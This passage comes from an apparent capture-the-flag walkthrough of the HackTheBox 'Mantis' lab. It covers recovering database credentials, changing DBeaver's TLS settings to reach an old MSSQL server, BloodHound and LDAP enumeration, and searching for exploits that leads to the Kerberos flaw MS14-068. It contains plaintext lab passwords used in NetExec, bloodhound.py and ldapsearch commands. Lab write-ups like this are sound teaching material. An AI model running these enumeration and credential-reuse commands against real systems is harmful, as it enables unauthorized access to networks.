NA | Approved | Approved | | Sep 1 2017 01:45PM | | | +-------------+----------------------------------+----------------------------------+----------------------------------+----------------------------------+----------------------------------+----------------------------------+----------------------------------+----------------------------------+----------------------------------+----------------------------------+---------------------+---------------------+---------------------+ (2 rows affected)

The revealed creds are: james:J@m3s_P@ssW0rd!
Interacting with the DB using DBeaver
An easier way to interact with the database is to use a GUI app. For that purpose, we may use DBeaver, which supports numerous databases.
jamarir@kali:~$ curl -ksSL https://dbeaver.io/files/dbeaver-ce_latest_amd64.deb -o /tmp/t && sudo dpkg -i /tmp/t

Fixing the TLS Error (Driver Properties, Rabbit Hole)
However, after installing the drivers:


We have a TLS error upon connecting to the MSSQL database:


By default, the only TLS protocols supported by our client app are TLSv1.2 and TLSv1.3, while not supported by our old MSSQL server (Windows Server 2008 !). Thus, we may try to edit the driver properties:

Some of the driver properties are documented here. For instance, the documentation of the setTrustServerCertificate method actually details our trustServerCertificate driver property.
Regarding some other properties, they can be found in the mssql-jdbc GitHub wiki page. For instance, sslProtocol is documented here.
We may clone that wiki for quick reference:
jamarir@kali:~$ git clone https://github.com/microsoft/mssql-jdbc.wiki.git
jamarir@kali:~$ grep -rnil 'trustServerCertificat' mssql-jdbc.wiki/
mssql-jdbc.wiki/FIPS.md
Unfortunately, editing the following driver properties doesn't help to establish the communication:
encrypt: Optional.sslProtocol: TLSv1.trustServerCertificat: true.

Fixing the TLS Error (java.security file)
The issue is that deprecated TLS versions (namely before TLSv1.2) are disabled by default in the java.security JVM configuration file:
jamarir@kali:~$ find /usr/lib/jvm/ -name 'java.security'
/usr/lib/jvm/java-11-openjdk-amd64/conf/security/java.security
/usr/lib/jvm/java-21-openjdk-amd64/conf/security/java.security
Commenting the following directive would allow the usage of TLSv1.0:
#jdk.tls.disabledAlgorithms=SSLv3, [...]
But generating a dbeaver diagnostic info file:

Returns a configuration.txt file showing that dbeaver is actually based on the Java configuration located in /usr/share/dbeaver-ce/:
jamarir@kali:~$ cat configuration.txt
[...]
/usr/share/dbeaver-ce/jre/bin/java
eclipse.home.location=file:/usr/share/dbeaver-ce/
eclipse.launcher=/usr/share/dbeaver-ce/dbeaver
eclipse.launcher.name=Dbeaver
eclipse.p2.data.area=@config.dir/../p2
eclipse.p2.profile=DefaultProfile
eclipse.product=org.jkiss.dbeaver.ui.app.standalone.product
[...]
As a result, we can disable the deprecated TLS version into its java.security file (or solely allowing TLSv1.0 in our case)
jamarir@kali:~$ find /usr/share/dbeaver-ce -name 'java.security'
/usr/share/dbeaver-ce/jre/conf/security/java.security
When we restart DBeaver, we do see the connection passes !
From the Windows installer version of DBeaver, TLSv1.0 and TLSv1.1 are not disabled by default in the
%LOCALAPPDATA%\DBeaver\jre\conf\security\java.securityfile:
Thus, the connection can be made directly from Windows. Naturally, disabling the TLSv1.0 protocol blocks the MSSQL connections:
Last, but not least, if we use the portable Windows version of DBeaver (or the Linux one), the
java.securityfile would be located into the same directory as the executable:.\jre\conf\security\java.security.

Navigating into the DB
We may enable the dark theme:
To avoid white-text-on-white-background !


Most of the schemas of the orcharddb database are empty. But as we saw earlier, the credentials of james are disclosed in the orcharddb.dbo.blog_Orchard_Users_UserPartRecord table:

Note that the previously found local MSSQL accounts could be retrieved using the following QUERY (taken from NetExec’s MSSQL’s
enum_loginsmodule, where the domain is set tohtb.local):SELECT name, type, type_desc, CASE type_desc WHEN 'SQL_LOGIN' THEN 'SQL User' WHEN 'WINDOWS_LOGIN' THEN CASE WHEN name LIKE 'htb%' THEN 'Domain User' WHEN name LIKE '%\\%' THEN 'Local User' ELSE 'Local User' END WHEN 'WINDOWS_GROUP' THEN 'Windows Group' WHEN 'CERTIFICATE_MAPPED_LOGIN' THEN 'Certificate Login' WHEN 'ASYMMETRIC_KEY_MAPPED_LOGIN' THEN 'Asymmetric Key Login' ELSE type_desc END as login_type, is_disabled, create_date FROM sys.server_principals WHERE type IN ('S', 'U', 'G', 'C', 'K') AND name NOT LIKE '##%' ORDER BY login_type, name;
jamarir@kali:~$ nxc mssql 10.10.10.52 -u 'admin' -p 'm$$ql_S@_P@ssW0rd!' --local-auth -q "SELECT name, type, type_desc, CASE type_desc WHEN 'SQL_LOGIN' THEN 'SQL User' WHEN 'WINDOWS_LOGIN' THEN CASE WHEN name LIKE 'htb%' THEN 'Domain User' WHEN name LIKE '"'%\\%'"' THEN 'Local User' ELSE 'Local User' END WHEN 'WINDOWS_GROUP' THEN 'Windows Group' WHEN 'CERTIFICATE_MAPPED_LOGIN' THEN 'Certificate Login' WHEN 'ASYMMETRIC_KEY_MAPPED_LOGIN' THEN 'Asymmetric Key Login' ELSE type_desc END as login_type, is_disabled, create_date FROM sys.server_principals WHERE type IN ('S', 'U', 'G', 'C', 'K') AND name NOT LIKE '##%' ORDER BY login_type, name;"Again, we can see that (from the
sys.principalstable):
if
name = '<domain>\*'(where<domain>doesn’t contain the TLD), andtype_desc = 'WINDOWS_LOGIN', then the authentication is domain’ed (against the AD’s NTDS database). Hence,--local-authisn’t required.Otherwise, if
name = '*\*', andtype_desc = 'WINDOWS_LOGIN', then the authentication is local’ed against the computer’s SAM database. Hence,--local-authis required.Otherwise, if
type_desc = 'SQL_LOGIN', then the authentication is local’ed against the MSSQL service. Hence,--local-authis required.
LDAP BloodHound Ingestor
With that domain user allowed to gather data from LDAP, we may collect bloodhound data using bloodhound.py:
jamarir@kali:~$ bloodhound.py -u 'james@HTB.LOCAL' -p 'J@m3s_P@ssW0rd!' -d 'HTB.LOCAL' -dc MANTIS.HTB.LOCAL -ns 10.10.10.52 -c all --zip
INFO: BloodHound.py for BloodHound LEGACY (BloodHound 4.2 and 4.3)
INFO: Found AD domain: htb.local
INFO: Getting TGT for user
WARNING: Failed to get Kerberos TGT. Falling back to NTLM authentication. Error: [Errno Connection error (MANTIS.HTB.LOCAL:88)] [Errno -2] Name or service not known
INFO: Connecting to LDAP server: MANTIS.HTB.LOCAL
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 1 computers
INFO: Connecting to LDAP server: MANTIS.HTB.LOCAL
INFO: Found 5 users
INFO: Found 42 groups
INFO: Found 2 gpos
INFO: Found 2 ous
INFO: Found 19 containers
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: mantis.htb.local
INFO: Done in 00M 03S
INFO: Compressing output into <DATE>_bloodhound.zip

In BloodHound, we see that:
- They're only 3 domain users, where the only non-default one is
james:
jameshas no interesting outbound rights, except being a member of theREMOTE DESKTOP USERSgroup:

Thus, we can't escalate to domain admins via other paths. And actually, no RDP is running in the DC, so we have no path domain-wise. Also, because we have no foothold on a domain-machine, we can’t try to perform local privilege escalation on that machine.
The only left path is to look for exploitable remote vulnerabilities against the DC, especially based on its out-dated OS.
CVE Lookups & Databases
Gathering the DC’s OS
As stated previously, the DC Operating System’s version from 2008 is largely outdated, as shown by:
jamarir@kali:~$ nxc smb 10.10.10.52
SMB         10.10.10.52     445    MANTIS           [*] Windows 7 / Server 2008 R2 Build 7601 x64 (name:MANTIS) (domain:htb.local) (signing:True) (SMBv1:True)
- Or ldapsearch:
jamarir@kali:~$ ldapsearch -x -LLL -H ldap://10.10.10.52 -D 'james@HTB.LOCAL' -w 'J@m3s_P@ssW0rd!' -b 'DC=HTB,DC=LOCAL' -s sub '(objectCategory=Computer)' operatingSystem operatingSystemVersion |sed -E ':a;N;$!ba;s/\n //g' |grep -vP '^(#|\s*$)' |sed 's/^dn: /\ndn: /'

dn: CN=MANTIS,OU=Domain Controllers,DC=htb,DC=local
operatingSystem: Windows Server 2008 R2 Standard
operatingSystemVersion: 6.1 (7601)
- Or nmap against DNS and SMB:
jamarir@kali:~$ nmap -Pn --disable-arp-ping -sC -sV -p53,445 10.10.10.52
[...]
PORT    STATE SERVICE      VERSION
53/tcp  open  domain       Microsoft DNS 6.1.7601 (1DB15CD4) (Windows Server 2008 R2 SP1)
[...]
445/tcp open  microsoft-ds Windows Server 2008 R2 Standard 7601 Service Pack 1 microsoft-ds (workgroup: HTB)
Service Info: Host: MANTIS; OS: Windows; CPE: cpe:/o:microsoft:windows_server_2008:r2:sp1, cpe:/o:microsoft:windows
[...]
| smb-os-discovery:
|   OS: Windows Server 2008 R2 Standard 7601 Service Pack 1 (Windows Server 2008 R2 Standard 6.1)
|   OS CPE: cpe:/o:microsoft:windows_server_2008::sp1
[...]

Googling windows server service pack 2 kerberos privilege escalation CVE leads to the WindowsPrivilegeEscalation GitHub repo, which contains A LOT of CVEs. But we won't parse that manually !
CVE Lookup using windows-exploit-suggester
To search for an exploit based on a Windows OS, we could use the Windows-Exploit-Suggester script, copied into the windows-kernel-exploits repo. Its usage is explained in this aon blogpost.
That tool requires the pip2's xldr 1.2.0 package:
jamarir@kali:~$ curl -sSL https://bootstrap.pypa.io/pip/2.7/get-pip.py -o get-pip.py && python2 get-pip.py
jamarir@kali:~$ pip2 install xlrd==1.2.0
The issue, though, is that this tool cannot look for exploits after 2017 (from built-in Excel file given), as the update feature is no longer supported:
jamarir@kali:~$ python2 windows-exploit-suggester.py --update
[*] initiating winsploit version 3.3...
[+] writing to file <DATE>-mssb.xls
[*] done

jamarir@kali:~$ sha1sum *.xls
89cca86bd5bfa041641f510f3bcd5c05a3ada026  2017-06-14-mssb.xls
89cca86bd5bfa041641f510f3bcd5c05a3ada026  <DATE>-mssb.xls
Nevertheless, fortunately, we still have plenty of exploits applicable to Windows Server 2008 being from before 2017:
The output below has been shrinked to only contain the Critical vulnerabilities.
jamarir@kali:~$ python2 windows-exploit-suggester.py --database 2017-06-14-mssb.xls --ostext 'windows server 8'
[...]
[*] querying database file for potential vulnerabilities
[*] comparing the 0 hotfix(es) against the 191 potential bulletins(s) with a database of 137 known exploits
[*] there are now 191 remaining vulns
[+] [E] exploitdb PoC, [M] Metasploit module, [*] missing bulletin
[+] windows version identified as 'Windows 8 32-bit'
[*]
[...]
[E] MS15-097: Vulnerabilities in Microsoft Graphics Component Could Allow Remote Code Execution (3089656) - Critical
[*]   https://www.exploit-db.com/exploits/38198/ -- Windows 10 Build 10130 - User Mode Font Driver Thread Permissions Privilege Escalation, PoC
[*]   https://www.exploit-db.com/exploits/38199/ -- Windows NtUserGetClipboardAccessToken Token Leak, PoC
[*]
[M] MS15-078: Vulnerability in Microsoft Font Driver Could Allow Remote Code Execution (3079904) - Critical
[*]   https://www.exploit-db.com/exploits/38222/ -- MS15-078 Microsoft Windows Font Driver Buffer Overflow
[*]
[...]
[E] MS15-010: Vulnerabilities in Windows Kernel-Mode Driver Could Allow Remote Code Execution (3036220) - Critical
[*]   https://www.exploit-db.com/exploits/39035/ -- Microsoft Windows 8.1 - win32k Local Privilege Escalation (MS15-010), PoC
[*]   https://www.exploit-db.com/exploits/37098/ -- Microsoft Windows - Local Privilege Escalation (MS15-010), PoC
[*]   https://www.exploit-db.com/exploits/39035/ -- Microsoft Windows win32k Local Privilege Escalation (MS15-010), PoC
[*]
[...]
[E] MS14-068: Vulnerability in Kerberos Could Allow Elevation of Privilege (3011780) - Critical
[*]   http://www.exploit-db.com/exploits/35474/ -- Windows Kerberos - Elevation of Privilege (MS14-068), PoC
[*]
[M] MS14-064: Vulnerabilities in Windows OLE Could Allow Remote Code Execution (3011443) - Critical
[*]   https://www.exploit-db.com/exploits/37800// -- Microsoft Windows HTA (HTML Application) - Remote Code Execution (MS14-064), PoC
[*]   http://www.exploit-db.com/exploits/35308/ -- Internet Explorer OLE Pre-IE11 - Automation Array Remote Code Execution / Powershell VirtualAlloc (MS14-064), PoC
[*]   http://www.exploit-db.com/exploits/35229/ -- Internet Explorer <= 11 - OLE Automation Array Remote Code Execution (#1), PoC
[*]   http://www.exploit-db.com/exploits/35230/ -- Internet Explorer < 11 - OLE Automation Array Remote Code Execution (MSF), MSF
[*]   http://www.exploit-db.com/exploits/35235/ -- MS14-064 Microsoft Windows OLE Package Manager Code Execution Through Python, MSF
[*]   http://www.exploit-db.com/exploits/35236/ -- MS14-064 Microsoft Windows OLE Package Manager Code Execution, MSF
[*]
[...]
[M] MS14-058: Vulnerabilities in Kernel-Mode Driver Could Allow Remote Code Execution (3000061) - Critical
[*]   http://www.exploit-db.com/exploits/35101/ -- Windows TrackPopupMenu Win32k NULL Pointer Dereference, MSF
[*]
[...]
[E] MS14-035: Cumulative Security Update for Internet Explorer (2969262) - Critical
[E] MS14-029: Security Update for Internet Explorer (2962482) - Critical
[*]   http://www.exploit-db.com/exploits/34458/
[*]
[...]
[M] MS14-012: Cumulative Security Update for Internet Explorer (2925418) - Critical
[...]
[M] MS13-097: Cumulative Security Update for Internet Explorer (2898785) - Critical
[M] MS13-090: Cumulative Security Update of ActiveX Kill Bits (2900986) - Critical
[M] MS13-080: Cumulative Security Update for Internet Explorer (2879017) - Critical
[M] MS13-069: Cumulative Security Update for Internet Explorer (2870699) - Critical
[M] MS13-059: Cumulative Security Update for Internet Explorer (2862772) - Critical
[M] MS13-055: Cumulative Security Update for Internet Explorer (2846071) - Critical
[M] MS13-053: Vulnerabilities in Windows Kernel-Mode Drivers Could Allow Remote Code Execution (2850851) - Critical
[M] MS13-009: Cumulative Security Update for Internet Explorer (2792100) - Critical
[...]
Basically, if we leave the Internet Explorer, Kernel, and Driver exploits, we're left with:
[E] MS15-097: Vulnerabilities in Microsoft Graphics Component Could Allow Remote Code Execution (3089656) - Critical

[E] MS14-068: Vulnerability in Kerberos Could Allow Elevation of Privilege (3011780) - Critical

[M] MS14-064: Vulnerabilities in Windows OLE Could Allow Remote Code Execution (3011443) - Critical

[M] MS13-090: Cumulative Security Update of ActiveX Kill Bits (2900986) - Critical
The only one that strikes out, in our Kerberos context, is MS14-068.
CVE Lookup using Trickest
Another possibility would be to look for CVEs using the trickest database, which also includes PoC links. As the README suggests, we can generate a local CVE_list.json, that'll populate a local HTML web page, via the generate_summary_json.py script:
jamarir@kali:~$ python generate_summary_json.py
jamarir@kali:~$ firefox cve_summary.html
Then, searching for windows server 8 r2 sp1 kerberos reveals only 5 entries, including our CVE-2014-6324, described as:
The Kerberos Key Distribution Center (KDC) in Microsoft Windows Server 2003 SP2, Windows Vista SP2, Windows Server 2008 SP2 and R2 SP1, Windows 7 SP1, Windows 8, Windows 8.1, and Windows Server 2012 Gold and R2 allows remote authenticated domain users to obtain domain administrator privileges via a forged signature in a ticket, as exploited in the wild in November 2014, aka "Kerberos Checksum Vulnerability."
